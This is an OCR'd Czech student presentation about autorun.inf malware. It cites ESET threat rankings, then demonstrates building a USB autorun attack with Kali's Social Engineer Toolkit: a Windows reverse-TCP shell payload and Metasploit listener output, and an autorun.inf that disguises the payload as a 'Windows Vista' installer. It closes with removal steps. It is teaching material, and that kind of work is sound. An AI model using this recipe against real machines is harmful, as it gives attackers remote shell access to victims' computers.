Autorun

Jakub Cieciala – CIE0050

O co se jedná

- Jednoduchý textový soubor definující cestu k souborům pro automatické spuštění
- Podle virus radar je jeho škodlivost na 20. místě v žebříčku
  - Tendence je klesající díky lepšímu zabezpečení systémů

ESET VIRUS RADAR BETA

HOME > Statistics > Top Threats


Top Threa

Top Threats

- All Countries - | Month | Less

	Threat Name	Change	Prevalence Level	
1	JS/Chromex.Submelius	▲	5.56 %	Map-Timeline
2	Win32/TrojanDownloader.Wauchos	▼	5.09 %	Map-Timeline
3	Win32/Adware.ELEX	▲	3.34 %	Map-Timeline
18	Win32/Adware.PBot	▲	0.87 %	Map-Timeline
19	Win32/Agent.XWT	▼	0.86 %	Map-Timeline
20	INF/Autorun	▼	0.82 %	Map-Timeline
21	JS/Bondat	▲	0.79 %	Map-Timeline
22	Defo	▼	0.72 %	Map-Timeline
23	BAT/Starter	▼	0.7 %	Map-Timeline

Timeline | Prevalence Map




Nejznámější viry


- Conficker
- Stuxnet


Exploit

- Kali Linux – toolkit SET (social engineer toolkit)
  - http://tools.kali.org/information-gathering/set
  - settoolkit

Kali exploit - instalace







Kali exploit - instalace


```
Pick the attack vector you wish to use: fileformat

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu

set:infectious>2
```


```
  1) Windows Shell Reverse_TCP          Spawn a comman
  2) Windows Reverse_TCP Meterpreter    Spawn a meterp
  3) Windows Reverse_TCP VNC DLL        Spawn a VNC se
  4) Windows Shell Reverse_TCP X64      Windows X64 Co
  5) Windows Meterpreter Reverse_TCP X64  Connect back t
  6) Windows Meterpreter Egress Buster  Spawn a meterp
  7) Windows Meterpreter Reverse HTTPS  Tunnel communi
  8) Windows Meterpreter Reverse DNS    Use a hostname
  9) Download/Run your Own Executable   Downloads an e

set:payloads>1
```

```
set:payloads> IP address for the payload listener (LHOST):--IP ADRESA SERVERU--
```


```
set:payloads> Enter the PORT for the reverse listener:--PORT--
```

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells for you..
```


autorun.inf - Poznámkový blok
Soubor Úpravy Formát Zobrazení Nápověda
[autorun]
open=autorun.bat
icon=setup.exe,0
label=Windows Vista
action=Instalovat
autoplay=true
autorun.bat - Poznámkový blok
Soubor Úpravy Formát Zobrazení Nápověda
@echo off
start program.exe
start setup.exe



Temp
Počítač
Koš
Přehrát automaticky
Windows Vista (E:)
Vždy provést tuto akci pro software a hry:
Nainstalovat nebo spustit program
Instalovat
Není zadán vydavatel.
Obecné - možnosti
Otevřít složku a zobrazit soubory
pomocí Průzkumník Windows
Zrychlení systému
pomocí Funkce ReadyBoost systému Windows
Nastavit v Ovládacích panelech výchozí hodnoty
Přehrát automaticky
Přehrát automaticky
CS
23:44

Kali exploit - výsledek



Obrana – pokud je disk nakažen

- Spustit konzoli
- Vybrat nakaženou jednotku
- Změnit oprávnění souboru
  - attrib -r -a -s -h autorun.inf
- Odebrat špatný autorun
  - del autorun.inf



